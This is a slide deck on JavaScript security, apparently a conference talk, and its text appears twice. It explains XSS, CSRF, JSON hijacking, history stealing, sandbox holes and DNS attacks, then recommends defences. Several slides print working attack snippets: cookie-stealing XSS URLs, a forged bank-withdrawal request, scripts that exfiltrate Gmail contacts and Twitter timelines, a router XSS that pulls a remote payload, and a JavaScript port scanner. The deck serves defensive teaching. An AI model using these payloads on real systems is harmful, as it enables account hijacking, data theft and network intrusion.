JavaScript SecurityJohn Graham-Cumming
Living in a powder keg and giving off sparksJavaScript security is a messThe security model is outdatedKey examplesAttacking DNS to attack JavaScriptWhat are we going to do?
The JavaScript SandboxJavaScript security dates to 1995Two key concerns:Stop a malicious web site from attacking your computerStop a malicious web site from interacting with another web site
The Death of the PCIf all your documents are in the cloud, what good is protecting your PC?The JavaScript sandbox does nothing to prevent cloud attacksWho cares if a web site is prevented from reading your “My Documents”: it’s empty
The Same Origin PolicyScripts running on one page can’t interact with other pagesFor example, scripts loaded by jgc.org can’t access virusbtn.comBut the Same Origin Policy doesn’t apply to the scripts themselves

<SCRIPT>Inline<SCRIPT>   … do stuff …</SCRIPT>Remote<SCRIPT SRC=“http://jgc.org/foo.js”></SCRIPT>

Multiple <SCRIPT> elementsScripts get equal access to each other and the page they are loaded from<SCRIPT SRC=“http://google-analytics/ga.js”></SCRIPT><SCRIPT SRC=“http://co2stats.com/main.js”></SCRIPT>
JavaScript Global ObjectJavaScript is inherently a ‘global’ languageVariables have global scopeFunctions have global scopeObjects inherit from a global object
Bad stuff you can do globallyDifferent scripts can mess with each other’s variablesDifferent scripts can redefine each other’s functionsScripts can override native methodsTransmit data anywhereWatch keystrokesSteal cookiesAll scripts run with equal authority

JavaScript is everywhere<SCRIPT> tagsInside HTML elements<a id=up_810112 onclick="return vote(this)" href="vote? for=810112&dir=up&by=jgrahamc&auth=3q4&whence=%6e%65%77%73">Inside CSSbackground-color: expression( (new Date()).getHours()%2 ? "#B8D4FF" : "#F08A00" );background-image: url("javascript: testElement.style.color = '#00cc00';");
No mechanism for protecting JavaScriptSigned JavaScript mechanism available in Netscape Communicator 4.xRemember that?
JavaScript SummaryThe security model is for the wrong threatThe language itself has no security awarenessOh, and it’s the most important language for all web sites
Key attacksCross-site scriptingCross-site Request ForgeryJSON HijackingJavaScript + CSSSandbox HolesDNS Attacks

Cross-site Scripting (XSS)End user injects script via web form or URL which is then executed by other usersPersistent: stored in databaseReflected: usually in a URLInjected scripts have the same access as all other scripts

XSS Example: Twitter

XSS Example: MySpaceJS/SpaceHero or Samy WormAutomatic friend requests<div style="background:url('javascript:alert(1)')">

XSS Example: PHPnukeReflected attackRequires social engineeringhttp://www.phpnuke.org/user.php?op=userinfo&uname=<script>alert(document.cookie);</script>

Script EscalationScripts can load other scriptsGet a foothold and you can do anything<script id="external_script" type="text/JavaScript"></script><script>    document.getElementById('external_script').src = ’http://othersite.com/x.js’</script>

Cross-Site Request ForgeryHijack cookies to use a session for bad purposes<imgsrc="http://bank.example/withdraw?account=bob&amount=1000000&for=mallory">Enhance with JavaScript for complex transactions.
CSRF Example: Google MailSteal authenticated user’s contacthttp://docs.google.com/data/contacts?out=js&show=ALL&psort=Affinity&callback=google&max=99999google ({  Success: true,  Errors: [],  Body: {…
CSRF Example: Google MailFull exploit<script type="text/javascript">function google(data){    var emails, i;    for (i = 0; i <data.Body.Contacts.length; i++) {        mails += "<li>" +data.Body.Contacts[i].Email + "";    }    document.write("<ol>" + emails + "</ol>");}</script><script type="text/javascript" src="http://docs.google.com/data/contacts?out=js&show=ALL&psort=Affinity&callback=google&max=99999"></script>

JSON HijackingCSRF attack against JSON objectsWorks by redefined the Object constructor in JavaScript<script>function Object() { this.email setter = captureObject;}function captureObject(x) {…
JSON Hijacking Example: Twitter	Could steal the friends’ timeline for a user<script>Object.prototype.__defineSetter__('user',function(obj){for(vari in obj) {alert(i + '=' + obj[i]);} });</script><script defer="defer" src=https://twitter.com/statuses/friends_timeline/></script>
Stealing history with JavaScript and CSSUse JavaScript to look at the ‘visited’ color of linksfunction stealHistory() {for (vari = 0; i < websites.length; i++) {varlink = document.createElement("a");link.id = "id" + i;link.href = websites[i];link.innerHTML = websites[i];document.body.appendChild(link);varcolor = document.defaultView.getComputedStyle(link,null).getPropertyValue("color");                document.body.removeChild(link);if (color == "rgb(0, 0, 255)") {document.write('' + websites[i] + '');}}}

Sandbox HolesSandbox not immune to actual security holesMost recent was Google V8 JavaScript engineGoogle Chrome V8 JavaScript Engine Remote Code Execution VulnerabilityBugtraq: 36149
No Turing Test in JavaScriptNo way to distinguish between actual click by user and JavaScript clickCan’t tell whether a user initiated an action or not
Attacking your home firewallXSS attack on BT Home Hub to use UPnP to open a porthttp://192.168.1.254/cgi/b/ic/connect/?url=%22%3e%3cscript%20src='http://www.gnucitizen.org/blog/bt-home-flub-pwnin-the-bt-home-hub-5/payload.xss'%3e%3c/script%3e%3ca%20b=
Port scanning in JavaScriptPort scan using imagesvarAttackAPI = { version: '0.1', author: 'PetkoPetkov (architect)', homepage: 'http://www.gnucitizen.org'};AttackAPI.PortScanner = {};AttackAPI.PortScanner.scanPort = function (callback, target, port, timeout) { var timeout = (timeout == null)?100:timeout; varimg = new Image();  img.onerror = function () {  if (!img) return;  img = undefined;  callback(target, port, 'open'); };  img.onload = img.onerror; img.src = 'http://' + target + ':' + port;  setTimeout(function () {  if (!img) return;  img = undefined;  callback(target, port, 'closed'); }, timeout);};AttackAPI.PortScanner.scanTarget = function (callback, target, ports, timeout){ for (index = 0; index < ports.length; index++)  AttackAPI.PortScanner.scanPort(callback, target, ports[index], timeout);};
DNS AttacksAttacks on DNS are real (Kaminsky et al.)If you can alter the DNS of one remote JavaScript you can take over the pageFor example, google-analytics.com is on 47% of the top 1,000 web sites.69% of the top 1,000 load a web analytics solution remotely97% load something remotely

Attacking TechCrunch

TechCrunch and JavaScript18 remotely loaded JavaScriptsmediaplex.com, scorecardresearch.com, quantserve.com, ixnp.com, doubleclick.net, googlesyndication.com, crunchboard.com, snap.com, tweetmeme.com, google-analytics.comAdditional embedded <SCRIPT> tagsCompromise one, you compromise the entire page

Load scripts via HTTPS to security?	Tested all major browsers loading a remote scriptScripts was from a site with an expired certificate for a different domain name

HTTPS won’t save you

What are we going to do?Sanitize user input (doh!)Don’t just rely on cookies for authenticationEnforce safe subset of JavaScript CAJA and AdsafeTell people to run NoScriptDeprecate JavaScript

Sanitize User Input; Escape OutputIt’s not hard!Yes, it is…Twitter recently blew it on the application name XSS holeUTF-7 encoding+ADw-script+AD4-alert(document.location)+ADw-/script+AD4-All versions of RoR vulnerable to Unicode decoding flawHard to get right with so many languages in the mix

Don’t just use cookiesDon’t use GET for sensitive requestsUse more than cookies in POSTe.g. add a secret generated for that session to prevent simple CSRF attackse.g. RoR has protect_from_forgery :secret => "123456789012345678901234567890..."
Safe JavaScript subsetsRun all third-party code through AdsafeRestricts dangerous JavaScript methods and access to globalsOr test code with Google CAJADesign to allow widgets to interact safely on pages like iGoogle
Causata’s small contributionjsHub: web-site tagging done rightOpen SourceSecureOne Tag to Serve Them Allhttp://jshub.org/
NoScriptMozilla Firefox plug-in that allows fine grained control of which scripts can run on which pagesAn application firewall for JavaScriptAdvanced users only!
Deprecate JavaScriptIt’s not too late. Let’s start again with a language built for security and for the webRipley: I say we take off and nuke the entire site from orbit. It's the only way to be sure.Burke: Ho-ho-hold on, hold on one second. This installation has a substantial dollar value attached to it.Ripley: They can bill me.
ConclusionThe combination of a move to the cloud and a 14 year old security environment scares meThis problem has to be addressedVery hard for end-users to mitigate the risks

Javascript Security

  • 1.
  • 2.
    Living in apowder keg and giving off sparksJavaScript security is a messThe security model is outdatedKey examplesAttacking DNS to attack JavaScriptWhat are we going to do?
  • 3.
    The JavaScript SandboxJavaScriptsecurity dates to 1995Two key concerns:Stop a malicious web site from attacking your computerStop a malicious web site from interacting with another web site
  • 4.
    The Death ofthe PCIf all your documents are in the cloud, what good is protecting your PC?The JavaScript sandbox does nothing to prevent cloud attacksWho cares if a web site is prevented from reading your “My Documents”: it’s empty
  • 5.
    The Same OriginPolicyScripts running on one page can’t interact with other pagesFor example, scripts loaded by jgc.org can’t access virusbtn.comBut the Same Origin Policy doesn’t apply to the scripts themselves
  • 6.
    <SCRIPT>Inline<SCRIPT> … do stuff …</SCRIPT>Remote<SCRIPT SRC=“http://jgc.org/foo.js”></SCRIPT>
  • 7.
    Multiple <SCRIPT> elementsScriptsget equal access to each other and the page they are loaded from<SCRIPT SRC=“http://google-analytics/ga.js”></SCRIPT><SCRIPT SRC=“http://co2stats.com/main.js”></SCRIPT>
  • 8.
    JavaScript Global ObjectJavaScriptis inherently a ‘global’ languageVariables have global scopeFunctions have global scopeObjects inherit from a global object
  • 9.
    Bad stuff youcan do globallyDifferent scripts can mess with each other’s variablesDifferent scripts can redefine each other’s functionsScripts can override native methodsTransmit data anywhereWatch keystrokesSteal cookiesAll scripts run with equal authority
  • 10.
    JavaScript is everywhere<SCRIPT>tagsInside HTML elements<a id=up_810112 onclick="return vote(this)" href="vote? for=810112&dir=up&by=jgrahamc&auth=3q4&whence=%6e%65%77%73">Inside CSSbackground-color: expression( (new Date()).getHours()%2 ? "#B8D4FF" : "#F08A00" );background-image: url("javascript: testElement.style.color = '#00cc00';");
  • 11.
    No mechanism forprotecting JavaScriptSigned JavaScript mechanism available in Netscape Communicator 4.xRemember that?
  • 12.
    JavaScript SummaryThe securitymodel is for the wrong threatThe language itself has no security awarenessOh, and it’s the most important language for all web sites
  • 13.
    Key attacksCross-site scriptingCross-siteRequest ForgeryJSON HijackingJavaScript + CSSSandbox HolesDNS Attacks
  • 14.
    Cross-site Scripting (XSS)Enduser injects script via web form or URL which is then executed by other usersPersistent: stored in databaseReflected: usually in a URLInjected scripts have the same access as all other scripts
  • 15.
  • 16.
    XSS Example: MySpaceJS/SpaceHeroor Samy WormAutomatic friend requests<div style="background:url('javascript:alert(1)')">
  • 17.
    XSS Example: PHPnukeReflectedattackRequires social engineeringhttp://www.phpnuke.org/user.php?op=userinfo&uname=<script>alert(document.cookie);</script>
  • 18.
    Script EscalationScripts canload other scriptsGet a foothold and you can do anything<script id="external_script" type="text/JavaScript"></script><script> document.getElementById('external_script').src = ’http://othersite.com/x.js’</script>
  • 19.
    Cross-Site Request ForgeryHijackcookies to use a session for bad purposes<imgsrc="http://bank.example/withdraw?account=bob&amount=1000000&for=mallory">Enhance with JavaScript for complex transactions.
  • 20.
    CSRF Example: GoogleMailSteal authenticated user’s contacthttp://docs.google.com/data/contacts?out=js&show=ALL&psort=Affinity&callback=google&max=99999google ({  Success: true,  Errors: [],  Body: {…
  • 21.
    CSRF Example: GoogleMailFull exploit<script type="text/javascript">function google(data){    var emails, i;    for (i = 0; i <data.Body.Contacts.length; i++) {        mails += "<li>" +data.Body.Contacts[i].Email + "";    }    document.write("<ol>" + emails + "</ol>");}</script><script type="text/javascript" src="http://docs.google.com/data/contacts?out=js&show=ALL&psort=Affinity&callback=google&max=99999"></script>
  • 22.
    JSON HijackingCSRF attackagainst JSON objectsWorks by redefined the Object constructor in JavaScript<script>function Object() { this.email setter = captureObject;}function captureObject(x) {…
  • 23.
    JSON Hijacking Example:Twitter Could steal the friends’ timeline for a user<script>Object.prototype.__defineSetter__('user',function(obj){for(vari in obj) {alert(i + '=' + obj[i]);} });</script><script defer="defer" src=https://twitter.com/statuses/friends_timeline/></script>
  • 24.
    Stealing history withJavaScript and CSSUse JavaScript to look at the ‘visited’ color of linksfunction stealHistory() {for (vari = 0; i < websites.length; i++) {varlink = document.createElement("a");link.id = "id" + i;link.href = websites[i];link.innerHTML = websites[i];document.body.appendChild(link);varcolor = document.defaultView.getComputedStyle(link,null).getPropertyValue("color"); document.body.removeChild(link);if (color == "rgb(0, 0, 255)") {document.write('' + websites[i] + '');}}}
  • 25.
    Sandbox HolesSandbox notimmune to actual security holesMost recent was Google V8 JavaScript engineGoogle Chrome V8 JavaScript Engine Remote Code Execution VulnerabilityBugtraq: 36149
  • 26.
    No Turing Testin JavaScriptNo way to distinguish between actual click by user and JavaScript clickCan’t tell whether a user initiated an action or not
  • 27.
    Attacking your homefirewallXSS attack on BT Home Hub to use UPnP to open a porthttp://192.168.1.254/cgi/b/ic/connect/?url=%22%3e%3cscript%20src='http://www.gnucitizen.org/blog/bt-home-flub-pwnin-the-bt-home-hub-5/payload.xss'%3e%3c/script%3e%3ca%20b=
  • 28.
    Port scanning inJavaScriptPort scan using imagesvarAttackAPI = { version: '0.1', author: 'PetkoPetkov (architect)', homepage: 'http://www.gnucitizen.org'};AttackAPI.PortScanner = {};AttackAPI.PortScanner.scanPort = function (callback, target, port, timeout) { var timeout = (timeout == null)?100:timeout; varimg = new Image();  img.onerror = function () {  if (!img) return;  img = undefined;  callback(target, port, 'open'); };  img.onload = img.onerror; img.src = 'http://' + target + ':' + port;  setTimeout(function () {  if (!img) return;  img = undefined;  callback(target, port, 'closed'); }, timeout);};AttackAPI.PortScanner.scanTarget = function (callback, target, ports, timeout){ for (index = 0; index < ports.length; index++)  AttackAPI.PortScanner.scanPort(callback, target, ports[index], timeout);};
  • 29.
    DNS AttacksAttacks onDNS are real (Kaminsky et al.)If you can alter the DNS of one remote JavaScript you can take over the pageFor example, google-analytics.com is on 47% of the top 1,000 web sites.69% of the top 1,000 load a web analytics solution remotely97% load something remotely
  • 30.
  • 31.
    TechCrunch and JavaScript18remotely loaded JavaScriptsmediaplex.com, scorecardresearch.com, quantserve.com, ixnp.com, doubleclick.net, googlesyndication.com, crunchboard.com, snap.com, tweetmeme.com, google-analytics.comAdditional embedded <SCRIPT> tagsCompromise one, you compromise the entire page
  • 32.
    Load scripts viaHTTPS to security? Tested all major browsers loading a remote scriptScripts was from a site with an expired certificate for a different domain name
  • 33.
  • 34.
    What are wegoing to do?Sanitize user input (doh!)Don’t just rely on cookies for authenticationEnforce safe subset of JavaScript CAJA and AdsafeTell people to run NoScriptDeprecate JavaScript
  • 35.
    Sanitize User Input;Escape OutputIt’s not hard!Yes, it is…Twitter recently blew it on the application name XSS holeUTF-7 encoding+ADw-script+AD4-alert(document.location)+ADw-/script+AD4-All versions of RoR vulnerable to Unicode decoding flawHard to get right with so many languages in the mix
  • 36.
    Don’t just usecookiesDon’t use GET for sensitive requestsUse more than cookies in POSTe.g. add a secret generated for that session to prevent simple CSRF attackse.g. RoR has protect_from_forgery :secret => "123456789012345678901234567890..."
  • 37.
    Safe JavaScript subsetsRunall third-party code through AdsafeRestricts dangerous JavaScript methods and access to globalsOr test code with Google CAJADesign to allow widgets to interact safely on pages like iGoogle
  • 38.
    Causata’s small contributionjsHub:web-site tagging done rightOpen SourceSecureOne Tag to Serve Them Allhttp://jshub.org/
  • 39.
    NoScriptMozilla Firefox plug-inthat allows fine grained control of which scripts can run on which pagesAn application firewall for JavaScriptAdvanced users only!
  • 40.
    Deprecate JavaScriptIt’s nottoo late. Let’s start again with a language built for security and for the webRipley: I say we take off and nuke the entire site from orbit. It's the only way to be sure.Burke: Ho-ho-hold on, hold on one second. This installation has a substantial dollar value attached to it.Ripley: They can bill me.
  • 41.
    ConclusionThe combination ofa move to the cloud and a 14 year old security environment scares meThis problem has to be addressedVery hard for end-users to mitigate the risks